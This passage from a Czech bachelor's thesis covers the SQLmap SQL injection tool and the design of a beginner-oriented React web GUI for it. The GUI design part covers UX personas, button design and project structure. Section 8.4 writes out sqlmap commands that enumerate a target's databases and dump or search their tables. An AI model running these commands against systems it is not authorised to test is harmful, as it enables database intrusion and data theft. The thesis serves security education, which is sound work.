V kontextu webových aplikací hraje podepisování a ověřování zásadní roli v ochraně uživatelských dat a zajištění integrity komunikace mezi klientem a serverem. Webové aplikace často zpracovávají citlivé informace, které vyžadují vysoký stupeň zabezpečení. Implementace HTTP(S) (popsaný v kapitole 4.2.3), který využívá protokol SSL/TLS[4)] pro šifrování komunikace, je běžným příkladem využití kryptografických podpisů k zabezpečení dat přenášených po internetu. Tato technika nejen zajišťuje důvěrnost a integritu dat, ale také umožňuje ověření identity serveru, což je kritické pro prevenci útoků typu "man-in-the-middle", což je forma kybernetického útoku, kde útočník tajně zachycuje a někdy i upravuje komunikaci mezi dvěma stranami, které si myslí, že přímo komunikují mezi sebou. Útočník se "vkládá"do této komunikace, obdrží data, která může zneužít, změnit nebo obohatit o škodlivý obsah, a poté je poslat dál originálnímu příjemci. [43]

[4)] SSL/TLS (Secure Sockets Layer a Transport Layer Security) jsou protokoly určené k zajištění bezpečnosti internetové komunikace. Tyto protokoly šifrují data posílaná mezi dvěma systémy, obvykle mezi webovým serverem a prohlížečem nebo mezi dvěma aplikacemi, aby zabránily odposlechu, úpravám a padělání dat během přenosu. SSL byl původním protokolem, ale byl nahrazen bezpečnějším TLS, který je dnes standardem pro šifrované internetové spojení.

II. PRAKTICKÁ ČÁST

6 ÚVOD DO PRAKTICKÉ ČÁSTI

V teoretické části této bakalářské práce byly rozebrány základní koncepty kybernetické bezpečnosti a byl podrobně analyzován SQL jazyk a bezpečnostní hrozby s ním spojené, včetně detailního popisu SQL injekcí. Praktická část se věnuje investigaci efektivních prostředků pro identifikaci a vyhodnocení těchto zranitelností. SQLmap aplikace byla zkoumána a bylo navrženo a implementováno konkrétní řešení, které zahrnuje rozšíření o webové grafické uživatelské rozhraní pro snazší, intuitivnější a pohodlnější používání.

7 APLIKACE SQLMAP

SQLmap je open-source nástroj (neboli nástroj s otevřeným/volně přístupným zdrojovým kódem) pro detekci a využívání zranitelností ve webových aplikací za pomoci SQL injekce s následným převzetím kontroly nad databázovými servery. Je vybaven výkonným detekčním motorem, mnoha specializovanými funkcemi pro ultimátního penetračního testera a širokou škálou přepínačů, které zahrnují identifikaci databáze, extrakci dat z databáze, přístup k podkladovému souborovému systému a vykonávání příkazů na operačním systému prostřednictvím spojení mimo standardní komunikační kanály.

7.1 Historie SQLmap

Založení projektu se datuje k 25. červenci roku 2006, kdy Daniele Bellucci napsal první verzi této aplikace, zaregistroval projekt na SourceForge[1)] a implementoval základní podporu pro MySQL, čímž položil základy pro budoucí vývoj SQLmap. V září téhož roku přidal Daniele počáteční podporu pro PostgreSQL a vydal verzi 0.1. O několik měsíců později, v prosinci, byla vydána verze 0.2 s významnými vylepšeními v detekci DBMS. V roce 2007 Daniele opustil projekt, a jeho vedení převzal Bernardo Damele A. G. V listopadu tohoto roku byla vydána verze 0.5, která byla součástí soutěže OWASP Spring of Code[2)] a přinesla počáteční podporu pro Oracle.

V lednu 2008 se SQLmap rozrostl o schopnost testovat a zneužívat UNION query SQL injekce a bodů injekce v POST parametrech s vydáním verze 0.3. V listopadu 2009 Bernardo a jeho tým představili svůj výzkum na "tiché převzetí"[3)] databázového serveru na konferenci CONfidence[4)] v Polsku, což signalizovalo rozvoj sofistikovanějších technik. Rok 2010 byl pro SQLmap významný díky zvýšené aktivitě vývoje a přípravě na vydání verze 0.9, která byla nakonec vydána v dubnu 2011. Tato verze přinesla zcela nový a výkonný detekční engine pro SQL injekce, možnost přímého připojení k databázovému serveru a podporu pro čtyři nové systémy řízení databází, což byl zásadní pokrok.

[1)] SourceForge je webová platforma, která poskytuje nástroje pro správu softwarových projektů, zejména pro open-source projekty.

[2)] OWASP Spring of Code byla soutěž pořádaná organizací OWASP, která nabízela finanční podporu vývojářům a výzkumníkům pro rozvoj projektů zaměřených na zlepšení bezpečnosti softwaru. Tato iniciativa měla za cíl podpořit tvorbu a rozvoj nástrojů, dokumentace a dalších zdrojů, které přispívají k bezpečnosti webových aplikací a kybernetické bezpečnosti jako takové.

[3)] Technika v kybernetické bezpečnosti, kde útočník přebírá kontrolu nad systémem, databázovým serverem nebo sítí bez vědomí uživatelů nebo správců systému a je proveden tak, aby nezanechal žádné zjevné stopy nebo náznaky neoprávněného přístupu, čímž zůstává skrytý.

[4)] CONfidence je prestižní mezinárodní konference zaměřená na oblast kybernetické bezpečnosti, která pravidelně shromažďuje přední odborníky a bezpečnostní profesionály.

Rok 2012 byl klíčovým rokem, kdy došlo k přesunutí vývoje na GitHub[5)], což zjednodušilo kolaboraci a přispívání k projektu a zároveň byla zveřejněna nová domovská stránka a veřejný tracker problémů.

Během následujících let SQLmap tým pravidelně prezentoval výzkum a vývoj SQLmapu na mezinárodních konferencích, což pomáhalo šířit povědomí o nástroji. Od roku 2016, kdy byl uzavřen dva tisící problém, až po rok 2024 s vydáním stabilní verze 1.8, SQLmap prokázal svůj stálý rozvoj a adaptabilitu na nové výzvy v kybernetické bezpečnosti. [45]

7.2 Funkce SQLmap

Funkce SQLmap aplikace můžeme dělit na **generické/obecné funkce** (základní a univerzálně použitelné příkazy či možnosti pro analýzu, a testování bezpečnosti webových aplikací včetně databázových systémů), **funkce pro identifikaci a výčet vlastností** (přeloženo z anglického "fingerprint and enumeration features", kde "fingerprinting" odkazuje na proces určování verze a typu databázového systému a dalších technologií použitých na cílovém serveru, zatímco "enumeration" se věnuje systematickému prozkoumávání databází, tabulek, sloupců, uživatelů, oprávnění a dalších objektů v databázi) a **funkce pro převzetí kontroly** (umožňují uživateli získat kontrolu nad databázovým serverem nebo jinými součástmi cílového systému).

Přes tuto širokou škálu funkcí, které SQLmap nabízí [46], jsou zde funkce, které mají významný dopad na proces penetračního testování a analýzy bezpečnosti webových aplikací a databázových systémů. V následujícím seznamu jsou vybrány klíčové funkce, které zvyšují efektivitu a účinnost penetračního testování, ale také umožňují hloubkovou analýzu a identifikaci specifických bezpečnostních rizik spojených s SQL injekcemi a jejich potenciálním zneužitím.

- Široká podpora databázových systémů poskytuje testerům univerzální nástroj, schopný adresovat a testovat aplikace napříč různými databázovými platformami. Tato funkcionalita zvyšuje pokrytí testů a umožňuje detekci zranitelností v širším spektru databázových konfigurací, což je zásadní pro zajištění komplexní bezpečnosti aplikací.

[5)] GitHub je internetová hostingová služba pro verzování kódu a kolaborativní vývoj softwaru.

- Podpora pro různé techniky SQL injekce umožňuje komplexní testování aplikací proti jedné z nejčastějších a nejnebezpečnějších tříd zranitelností. Efektivní detekce a exploitace těchto zranitelností jsou klíčové pro identifikaci bezpečnostních slabin a jejich nápravu před potenciálním zneužitím útočníky.

- Možnost přímého připojení k databázi představuje významné zjednodušení a zrychlení testovacího procesu, zejména v situacích, kdy jsou přístupové údaje k databázi již známy. Tato funkce umožňuje testerům okamžitě ověřit oprávnění a provést další testy zabezpečení bez nutnosti procházet komplexními kroky zneužití SQL injekce.

- Automatizované skenování a výčet databázových objektů jsou nezbytné pro pochopení databázové struktury a citlivosti uložených dat. Tato schopnost poskytuje klíčové informace pro plánování dalších kroků testování a identifikaci potenciálních cílů pro zneužití.

- Crackování hesel a podpora pro brute-force útoky představují důležité nástroje pro prolomení slabých autentizačních mechanismů. Tato funkcionalita je zásadní pro demonstraci rizik spojených s nedostatečnou ochranou přihlašovacích údajů a pro posouzení odolnosti aplikace proti útokům založeným na uhádnutí hesel.

- Podpora pro výkonné SQL injekce a takeover techniky zdůrazňuje význam SQLmapu jako nástroje nejen pro detekci, ale i pro demonstraci potenciálního dopadu zranitelností. Schopnost převzít kontrolu nad operačním systémem databázového serveru je klíčová pro posouzení závažnosti zranitelností a pro zdůraznění potřeby jejich okamžité nápravy.

- Integrace s Metasploit[6)] a dalšími bezpečnostními projekty rozšiřuje možnosti SQLmapu tím, že poskytuje testovacím inženýrům a výzkumníkům přístup k rozsáhlému repertoáru exploitů a technik. Tato synergie zvyšuje hodnotu SQLmapu jako součásti komplexního penetračního testování a bezpečnostního výzkumu.

- Podpora pro parsování HTTP(S) odpovědí a zobrazení chybových zpráv DBMS umožňuje uživatelům lépe porozumět interakci mezi aplikací a databází. Tato schopnost je kritická pro identifikaci nejen přímých, ale i nepřímých indikátorů zranitelností.

[6)] Metasploit je nástroj pro testování zabezpečení, který umožňuje provádět penetrační testy a hledání zranitelností v systémech.

7.3 Instalace

Aplikace SQLmap je volně dostupná ke stažení ve formátech zipball[7)] nebo tarball[8)], případně jako repozitář na Github. Pro instalaci byl zvolen způsob vyklonování repozitáře za použití příkazu:

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git
sqlmap-dev
```

Na následujícím obrázku 7.1 je zobrazen detailní průběh procesu instalace


```
vendulaannasaresova@Vendulas-MacBook-Pro-2 ~ % git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
Cloning into 'sqlmap-dev'...
remote: Enumerating objects: 731, done.
remote: Counting objects: 100% (731/731), done.
remote: Compressing objects: 100% (475/475), done.
Receiving objects: 100% (731/731), 6.98 MiB | 261.00 KiB/s, done.
remote: Total 731 (delta 251), reused 536 (delta 243), pack-reused 0
Resolving deltas: 100% (251/251), done.
```

Obrázek 7.1 Screenshot instalace aplikace SQLmap

Pro otestování, zda-li instalace proběhla úspěšně, je provolán v naklonovaném repozitáři SQLmap příkaz pro zobrazení nápovědy `python sqlmap.py -h`.

[7)] Komprimovaný archivní soubor využívající ZIP formát pro účinnou kompresi a distribuci souborů.

[8)] Archiv vytvořený pomocí utility tar na Unixových systémech, často spojený s kompresí pomocí gzip nebo bzip2 pro efektivnější ukládání a přenos.



Obrázek 7.2 Screenshot zobrazení nápovědy v aplikaci SQLmap

Na přiloženém obrázku 7.2 je vidět, že se nápověda zobrazila, což znamená, že instalace proběhla v pořádku. Nyní je možné aplikaci používat.

8 NÁVRH ŘEŠENÍ WEBOVÉ GRAFICKÉ NADSTAVBY

V následující kapitole jsou popsány principy, za pomoci kterých byla praktické část této bakalářské práce navržena

8.1 User persona a uživatelské scénáře

Webová grafická nadstavba není tvořená pro profesionály, kterým jistě více poslouží původní aplikace příkazové řádky, ale pro začínající technologické nadšence nebo studenty, kteří chtějí principy SQL injekce pochopit v praxi.

Pro přehlednější a jednodušší návrh grafické webové nadstavby byla využita metodika používáná v oblasti návrhu aplikací a uživatelského zážitku (UX, z anglického "user experience") – definice uživatelské persony[1)]. Pro tuto uživatelskou personu byly vytvořeny potenciální průchody a způsoby používání aplikace, tzv. uživatelské scénáře[2)]. Na tyto scénáře byly následně ve Figmě vytvořeny wireframes a mockupy, viz. obrázek 8.1. Tyto scénáře jsou detailněji popsány v kapitole 8.4. Použití uživatelských person a uživatelských scénářů při návrhu stránek a aplikací zajišťuje, že všechny rozhodnutí jsou řízeny skutečnými potřebami a cíli uživatelů.

Uživatelská persona **Student Anna** má 21 let a je studentkou bakalářského studia oboru Informatika. Má za sebou pár předmětů v oblasti programování a je začátečnicí v oblasti kybernetické bezpečnosti.

Body bolesti (přeloženo z anglického výrazu “pain points”)[3)]:

1. **Nedostatek znalostí v kybernetické bezpečnosti**: Anna má omezené praktické zkušenosti s nástroji a technikami kybernetické bezpečnosti, což může vést k pocitům nejistoty při práci s novými nástroji jako je SQLmap.


2. **Složitost nástrojů**: Nástroje pro kybernetickou bezpečnost mohou být složité a obtížné na pochopení bez adekvátního vedení, což může způsobovat frustraci.

3. **Náročnost příkazové řádky**: Složitost syntaxe a množství různých příkazů může být pro začátečníka matoucí a obtížně zvládnutelné bez jasného a srozumitelného vedení.

[1)] Fiktivní postava, která reprezentuje typického uživatele nebo skupinu uživatelů produktu. Je založena na výzkumu a pomáhá designérům a vývojářům lépe pochopit potřeby, chování a motivace cílového uživatele.

[2)] Znázorňují kroky a cesty, kterými uživatel prochází při interakci s produktem, aby v aplikaci dosáhl určitého cíle.

[3)] Termín používaný v oblasti uživatelského zážitku (UX) a designu k popisu problémů nebo překážek, které uživatelé zažívají při používání produktu nebo služby.



Obrázek 8.1 Screenshot uživatelského scénáře v software Figma

8.2 Design systém a atomické komponenty

Design systém je soubor propojených pravidel, principů a omezení pro unifikovaný rámec jakými definujeme vizuální komponenty v grafickém uživatelském prostředí za účelem čistého a konzistentního vzhledu aplikací. Pojem atomický design vzešel do vědomí vlivem Brada Frostera, který o něm publikoval celou knihu s názvem Atomic Design. [47]


Atomické komponenty, inspirované chemií, kde atom představuje základní jednotku hmoty a slouží jako základní blok, který v různých kompinacích doplňuje celek, jsou v oblasti designu digitálních produktů aplikovány s cílem vytvořit pevně strukturovaný a zároveň flexibilní systém pro návrh uživatelských rozhraní. Podobně jako v chemii, kde se různé atomy spojují do molekul a tvoří složitější struktury. Z molekul se stávají organismy, dále šablony a poté stránky, které tvoří celkový softwarový produkt.

Atomické komponenty v softwarovém designu a vývoji umožňují tvorbu komplexních uživatelských rozhraní prostřednictvím kombinace jednoduchých, opakovaně použitelných prvků. Tento přístup podporuje modularitu a umožňuje designérům a vývojářům sestavovat rozhraní s přesností a efektivitou, zatímco zároveň usnadňuje udržitelnost a škálovatelnost.

8.3 Návrh atomické komponenty tlačítko

V této části je ilustrativně popsán proces návrhu atomické komponenty tlačítko (button) pro přiblížení vizuální a konceptuální představy o krocích, metodách nebo princi-

pech, jakými byli komponenty v praktické části této bakalářské práce zpracovány. Pro tento příklad přístupu u návrhu bylo vybráno tlačítko, jelikož představuje jednu z nejzákladnějších, a zároveň i nejdůležitějších interaktivních komponent, která umožňuje uživatelům provádět akce nebo zadávat příkazy pro provedení. Anatomie tlačítka je popsána na obrázku 8.2.



Obrázek 8.2 Anatomie tlačítka

Velikost tlačítka je rozdílná pro mobilní a desktopová zařízení v závislosti na metodě interakce, přičemž na dotykových obrazovkách je třeba zohlednit fyzickou velikost prstu, zatímco u desktopových zařízení se přihlíží k přesnosti kurzoru myši. Dle studie publikované pod názvem Trojrozměrné modely konečných prvků lidských a opičích špiček prstů pro výzkum mechaniky hmatu (3-D Finite-Element Models of Human and Monkey Fingertips to Investigate the Mechanics of Tactile Sense)[48], která proběhla v Kalifornii v laboratoři MIT pro lidskou a strojovou haptiku, je průměrá šířka špičky prstu dospělé osoby 1,6 až 2 cm (16 - 20 mm), což odpovídá přibližně 44 - 58 pointům na mobilních zařízeních. Pro ty, kteří používají palce, je průměrná šířka palce 2,5 cm, což dá přepočítat na zaokrouhlených 71 pointů.[48] Tlačítko pro mobilní zařízení by tedy mělo být minimálně 44x44 pointů, a tedy po přepočtu 59x59 pixelů, velké.[49] U desktopových zařízení je metoda interakce především přes kurzor myši, který je v průměru a v základních nastaveních 32 pixelů velký. Od toho se odvíjí minimální velikost tlačítka pro desktopové aplikace, která se uvádí jako 32x32 pixelů. Výšku tlačítka je v CSS souborech lepší definovat přes CSS vlastnost vnitřního odsazení (padding), než přes vlastnost výšky (height), a to především kvůli nekonzistencím vzniklým úpravou velikosti fontu v prohlížeči uživatele. Tlačítka definované přes výšku (height) neberou v potaz zvětšení fontu a je tak možné, že tlačítko bude menší než zvětšený font a celý layout této komponenty se "rozbije". Konkrétní pravidla pro určení délky tlačítka neexistují. Avšak pokud se nejedná čistě o ikonové tlačítko (tlačítko neobsahující textový popis, pouze ikonu), tak šířka textu v tlačítku většinou přesahuje vytyčených minimálních 32, případně 59, pointů, a pro lepší srozumitelnost, avšak i z estetických důvodů,

se doporučuje zvýšený horizontální vnitřní odsazení, nejlépe v poměru 2:1 až 3:1 oproti vertikálnímu, což vyplývá z přirozených zvyklostí čtení a interakce uživatele. [50]

Zaoblení okrajů, barvy a další vlastnosti nejsou u tlačítek obecně určované žádnými pravidly (můžeme narazit na doporučení, kdy například tlačítko pro smazání elementu na stránce by mělo být červené barvy, tak aby uživatele vizuálně upozornilo na potenciálně nevratnou akci nebo riziko spojené s jeho použitím), avšak jejich konzistence je klíčová pro intuitivní používání. Tyto vlastnosti by však vždy měly korespondovat s identitou aplikace, jelikož i pouhé zaoblení okrajů může ovlivnit vnímání uživatele.[51]

Pro vzhled frontendové nadstavby aplikace SQLmap bylo zvoleno zaoblení 5px. Tlačítka mohou obsahovat pouze text, pouze ikonu a nebo text i ikonu současně. V roce 2019 se tým operačního systému firmy Wix rozhodl změnit uspořádání tlačítek ve svém designovém systému. Původně byla tlačítka, která jsou určena pro hlavní akce, označena pouze textem, zatímco vedlejší akce byly značeny jen ikonami. Po aktualizaci byla všechna tlačítka s ikonami nahrazena tlačítky s textem nebo kombinací textu a ikony. Tato malá úprava vedla k výraznému nárůstu počtu kliknutí, zejména u funkce „Vytvořit novou složku“, a zlepšila viditelnost akcí v horní liště vedle hlavního tlačítka pro akci. Současně provedl tým pro fotostudio Wix test A/B, který ukázal, že uživatelé častěji interagují s tlačítky, která obsahují text. Testované varianty zahrnovaly tlačítka jen s ikonou, s textem pod ikonou a s textem vedle ikony. Nejúspěšnější byly verze s textem vedle ikony. Tyto výsledky podtrhují význam začlenění textu společně s ikonami jako jednotného komunikačního prostředku pro zlepšení uživatelské interakce a navigace, přičemž zdůrazňují důležitost vizuálních prvků v podpoře intuitivního porozumění. [17] Pro tvorbu tlačítka s ikonou je třeba pečlivě zvážit umístění ikony vzhledem k textu s ohledem na maximální čitelnost a srozumitelnost. V této souvislosti je možné ikonu umístit třemi způsoby:

1. V přední části tlačítka:

   Strategie umístění ikony před text, jako je například šipka symbolizující návrat na předchozí stránku, je často aplikována s cílem intuitivně navést uživatele k pochopení směru nebo akce spojené s tlačítkem. Tato metoda využívá vizuální představivost uživatele pro rychlou identifikaci funkce tlačítka, a je preferována zejména v kontextu navigačních prvků, kde je prioritou efektivní orientace.

2. V zadní části tlačítka:

   Použití ikony za textem, jakožto indikátor pro akce vedoucí "vpřed", například přechod na další stránku, se využívá k motivaci uživatele k iniciaci postupové akce. Toto uspořádání slouží jako vizuální podnět pro uživatele, podporující lineární postup v interaktivních procesech, jako je vyplňování formulářů či navigace

v tutoriálech.

3. Centrální umístění ikony vedle textu:

   V případech, kdy je ikona umístěna bezprostředně vedle centrálně pozicionovaného textu, dochází k synergii obou prvků, které společně tvoří jednotný komunikační prostředek. Toto uspořádání je vhodné pro situace, kde je důležité, aby uživatel vnímal text a ikonu jako souběžné nositele informací, přičemž dodržení minimální vzdálenosti 8 pixelů mezi oběma elementy zabraňuje vizuálnímu zmatení a podporuje čitelnost.

Velikost ikony by měla být totožná s velikostí fontu textu. Zároveň se pro optimální umístění ikony v přední nebo zadní části tlačítka doporučuje využít pravidlo, podle kterého se vytvoří čtverec s rozměry odpovídajícími výšce tlačítka. Ikona by pak měla být pozicionována do středu tohoto čtverce, což zajišťuje její vyvážené rozložení a harmonickou integraci s celkovým designem tlačítka. [52] [53]

8.4 Návrh stránek a uživatelských scénářů

V této kapitole je popsán způsob, jakým bylo přistupováno při návrhu a následné implementaci stránek a uživatelských scénářů s ohledem na vydefinovanou uživatelskou osobu. A jakým způsobem byly atomické komponenty, popsané v kapitole 8.2, do těchto stránek skládány.

Při návrhu stránek bylo postupováno od nejzákladnějších atomických komponent, jako jsou tlačítka, textová pole či rozbalovací seznamy. S důrazem na modularitu a opětovnou použitelnost komponent, byli kombinováním do komplexnějších molekul, například formulářových prvků nebo postranní hlavní nabídky, vytvořeny komponenty pro layout a strukturu jednotlivých šablon pro stránky.

Layout aplikace se skládá z postranní hlavní nabídky stránek v levé části, a z obsahových stránek v části pravé. Pro konkrétní demonstraci uvedené problematiky, je v následující části rozebrána konstrukce a funkcionalita jedné ze stránek – Basic data extraction (stránka pro jednoduché získání dat).

Na obrázku 8.3 je vidět Figma návrh obsahu stránky Basic data extraction. Každá stránka začíná nadpisem pod kterým je krátké vysvětlení a následuje obsah stránky. SQLmap je původně aplikace volaná z příkazové řádky a má různorodé funkcionality, kterých je možné dosáhnout kombinací desítek, až stovek, různých SQLmap příkazů. Stránky grafické webové nadstavby aplikace SQL map jsou navrhovány tak, aby uživatele v pár jednoduchých krocích ve frontendové části aplikace provedly nejběžnějšími sekvencemi těchto příkazů a umožili tak uživateli dosáhnout požadovaného cíle. Vzhledem k povaze SQLmap aplikace v původní verzi, je vždy možné stáhnout si logovací

soubor pro zobrazení průběhu operace.

V prvním kroku si uživatel nastavuje cílovou URL adresu, která má být testována na zranitelnosti SQL injekcí. V příkazové řádce se jedná o příkaz:

```
sqlmap -u url
```

Pokud je tato URL napadnutelná, pak se uživateli zobrazí druhý krok. V tomto kroku dojde k ověření přístupu k databázím na serveru a výstupem je výčet (enumerace) všech dostupných databází na serveru, ke kterému aplikace přistupuje. V příkazové řádce se jedná o příkaz:

```
sqlmap -u url --dbs
```

Po úspěšném detekování všech dostupných databází na serveru dojde k zobrazení úspěšné hlášky a zobrazí se další krok, ve kterém se všechny databáze vypíší jako možnosti pro komponentu tzv. možnosti jednoho výběru reprezentovanou tzv. radio tlačítkem. Po zvolení databáze, se kterou chce uživatel nadále pracovat si může vybrat následující tři možnosti:

1. Extrahovat všechna data z této databáze. V příkazové řádce se jedná o příkaz:

   ```
   sqlmap -u url -D nazev_databaze --dump
   ```


2. Zobrazit tabulky zvolené databáze.V příkazové řádce se jedná o příkaz:

   ```
   sqlmap -u url -D nazev_databaze --tables
   ```

3. Vyhledat specifický název tabulky nebo sloupce tabulky napříč databází. V příkazové řádce se jedná o příkazy:

   ```
   sqlmap -u $URL --search -T nazev_tabulky
   sqlmap -u $URL --search -C nazev_sloupce
   ```

Aby uživatel zpětně věděl, jak se rozhodl, zvolená varianta se označí ohraničením a malou ikonou připínáčku v pravém horním rohu. Následuje čtvrtý krok, a tak dále až ke kýženému výsledku.



Obrázek 8.3 Demostrace Figma návrhu stránky Basic data extraction

Závěrem lze konstatovat, že výše zmíněný popis je dostatečně ilustrativní pro ukázku přístupu při návrhu stránek a umisťování komponent v souladu se sekvencemi SQLmap příkazů.

9 VOLBA TECHNOLOGIÍ

Následující kapitoly obsahují přehled zvolených technologií a odůvodnění jejich výběru. Výběr byl proveden na základě architektonických a technických aspektů, současných trendů a osobních preferencí.

9.1 Výběr technologií pro implementaci

Do triády technologií, kterou by měli všichni vývojáři webu ovládat, patří HTML pro specifikaci obsahu webových stránek, kaskádové styly, neboli CSS, pro specifikaci vzhledu webových stránek a JavaScript pro specifikaci chování webových stránek. [54]

Tyto technologie byly zvoleny pro praktickou část této bakalářské práce, avšak v moderním vývoji roku 2024 se tyto technologie kombinují s širokou škálou frameworků či knihoven pro efektivnější práci s pamětí, optimalizovanější vykreslování nebo reaktivnější aktualizace. [39]

Pro výkonější propojení Typescriptu, HTML a kaskádových stylů byla zvolena velmi oblíbená knihovna, která byla roku 2013 představena Facebookem, React, protože umožňuje deklarativní programování a efektivní manipulaci s virtuálním DOMem, což vede k vysokému výkonu a plynulému uživatelskému zážitku. React funguje na principu efektivního organizování kódu za pomocí komponent, což vede k lepší modularitě a znovupoužitelnosti. Grafická webová nadstavba komunikuje s aplikací SQLmap za pomoci příkazové řádky. A příkazy, které jsou v uživatelském rozhraní definovány a poté skládány dohromady, se v jistých ohledech podobají nebo dokonce i opakují. Tím pádem jsou v kódu reprezentovány podobnými, ne–li dokonce stejnými, komponentami. V takovém případě, jak již bylo zmíněno, opisují přesný princip knihovny React a proto byla upřednostněna před frameworkem Angular, případně knihovnou Vue.js. Pro přehlednější definování kaskádových stylů byla použita knihovna Styled components, která, jak již z názvu napovídá, pomáhá se stylováním komponent. [55]

Javascript, případně Typescript, HTML a kaskádové styly představují základní ustálený standart ve vývoji webových technologií již desetiletí. V následujících odstavcích je detailněji popsány technologie React a Styled components, jelikož přinášejí moderní přístup k tvorbě webových grafických uživatelských rozhraní, a zároveň řeší řadu vývojových výzev, které byly v minulosti častými komplikacemi v efektivitě programování. Popisem těchto technologií chci zdůraznit jejich specifický přínos a výhody v porovnání s tradičními metodami.

9.1.1 Styled components

Styled Components je knihovna pro React a další komponentově orientované JavaScriptové frameworky, která umožňuje psát CSS přímo v JavaScriptových souborech prostřednictvím tzv. tagged template literals. Tento přístup spojuje výhody CSS a JavaScriptu, čímž nabízí vyšší flexibilitu a efektivitu ve stylizaci aplikací. Tato knihovna byla pro projekt vybrána především kvůli její klíčové vlastnosti, kapsulaci stylů uvnitř komponent, což zabraňuje nechtěným konfliktům a přepsání stylů mezi komponentami. Díky tomu, že každá komponenta uchovává své vlastní styly, je jednodušší udržovat a rozšiřovat vzhled aplikace bez obav z vedlejších efektů.

Jelikož s SQLmap uživatel komunikuje skrze rozhraní příkazové řádky, největší výzvou bylo napojení této frontendové části s SQLmap aplikací. Pro tyto účely byly využity technologie Express a Axios.

9.1.2 Express.js

Express.js je aplikační framework pro Node.js, navržený pro vývoj webových a mobilních aplikací. Nabízí podporu široké škály middleware pro rozšíření funkcionalit, jako je zpracování požadavků, správa session nebo přístup k databázím, a je vhodný pro tvorbu RESTful API. Preference pro implementaci Express do praktické části této bakalářské práce vychází z jeho minimaličnosti, modularity a jednoduché integraci s npm (Node Package Manager)[1)], jelikož je použit především k vytvoření serveru.

9.1.3 Axios

Axios, který je použit na straně klienta, je knihovnou pro provádění HTTP požadavků z webových prohlížečů i z Node.js[2)]. Podporuje moderní JavaScriptové standardy, včetně promises, což pomáhá s čitelností syntaxe pro asynchronní operace a zjednodušuje práci s HTTP požadavky a zpracování odpovědí. Výběr Axiosu reflektuje potřebu zajistit bezpečnou a efektivní komunikaci mezi klientem a serverem, zejména v kontextu odesílání požadavků pro spuštění SQLmap skriptů a přijímání jejich výstupů. Axios poskytuje rozsáhlé možnosti konfigurace požadavků, včetně nastavení hlaviček, timeoutů a reakce na různé HTTP status kódy, což umožňuje detailní kontrolu nad síťovou komunikací a zvyšuje bezpečnost aplikace. [56]

[1)] Správce balíčků pro jazyk JavaScript, který umožňuje uživatelům instalovat, aktualizovat a spravovat knihovny a nástroje třetích stran ve svých projektech.

[2)] Node.js je open-source, multiplatformní běhové prostředí postavené na JavaScriptovém enginu V8 od Googlu, které umožňuje vývojářům spouštět JavaScript na serverové straně.

10 DETAILY IMPLEMENTACE ŘEŠENÍ

Cílém této kapitoly je ukázat čtenáři postup při implementaci.

10.1 Inicializace projektu a jeho struktura

Grafická webová nadstavba pro aplikace SQLmap je strukturována v repozitáři Bachelor thesis application, kde na první úrovni je vyklonovaná aplikace příkazové řádky SQLmap (pod názvem sqlmap-dev) a vytvořená frontendová část pro webovou grafickou nadstavbu, což je kódové řešení této bakalářské práce (pod názvem sqlmap-gui).

Repozitář pro projekt sqlmap-gui byl založen vytvořením aplikace v Reactu, přičemž jako programovací jazyk byl zvolen TypeScript. Do projektu byl též přidán Node.js, který obsahuje npm (node package manager). Npm umožňuje správu závislostí a nástrojů potřebných pro vývoj. Po ověření instalace Node.js a npm byl inicializován nový projekt a to za pomoci příkazu:

```
npx create-react-app sqlmap-gui --template typescript
```

Tento příkaz vytvořil nový adresář nazvaný sqlmap-gui, který obsahuje všechny potřebné soubory a konfigurace potřebné pro React aplikaci s TypeScriptem.

Po inicializaci projektu je možné prozkoumat jeho strukturu. Hlavní soubory a složky vytvořené v tomto projektu zahrnují:

- `node_modules/`: složka obsahující všechny knihovny a závislosti
- `public/`: složka pro statické soubory, jako jsou HTML a obrázky
- `src/`: složka se zdrojovým kódem aplikace
- `package.json`: soubor obsahující metadata projektu a seznam závislostí. Zahrnuje metadata projektu a seznam závislostí potřebných pro běh a vývoj aplikace. Specifikace verzí knihoven v dependencies a devDependencies zajišťuje konzistentnost prostředí.
- `tsconfig.json`: konfigurační soubor pro TypeScript. Tento soubor obsahuje nastavení pro TypeScript kompilátor, jako je specifikace ECMAScript cílové verze, cesty pro moduly, a příznaky pro striktní typování. Tyto volby zajišťují, že kompilovaný kód je kompatibilní s moderními prohlížeči a zároveň podléhá přísným typovým kontrolám.

Ve složce se zdrojovým kódem aplikace byly za pomoci příkazu v příkazové řádce (`mkdir repository_name`) vytvořeny další repozitáře, které by měly zajistit jasnou orientaci a definovat podrobnější strukturu aplikace.

- `app/`: složka obsahující stránky grafické webové nadstavby (např. home, basic data extraction, a v budoucnu další). Každá z těchto stránek má svůj vlastní stavový soubor (tzn. state slice v Reactu), kde jsou definovány akce, reducery, případně i middleware.
- `components/`: složka obsahující větší a znovu použitelné komponenty pro specifické funkcionality (například se jedná o komponentu pro hlavní sidebar), případně atomické a layoutové komponenty v následujících podsložkách:
  - `layouts/`: podsložka pro layoutové komponenty
  - `ui/`: podsložka pro atomické komponenty design systému
- `core/`: složka obsahující celkové vzhledové téma aplikace, včetně barev, typografie a layout pravidel. Tato nastavení umožňují konzistentní styling komponent napříč celou aplikací a podporují snadné změny vzhledu.
- `store/`: složka pro správu stavu aplikace, obsahující konfigurace pro Redux nebo jiné stavy správce knihoven, kde jsou definovány i akce, reducery, případně i middleware.
- `types/`: složka pro definice TypeScript typů a rozhraní, které jsou používány napříč aplikací. Umožňuje centralizovanou správu a snadný import typů, kdekoliv jsou potřeba.
- `utils/`: tato složka obsahuje pomocné funkce, utility a nástroje, které nejsou přímo vázány na React komponenty, ale jsou využívány k různým účelům v aplikaci, jako jsou formátování dat, validační funkce a další generické pomocné funkce.

10.2 Uživatelské rozhraní a interaktivita

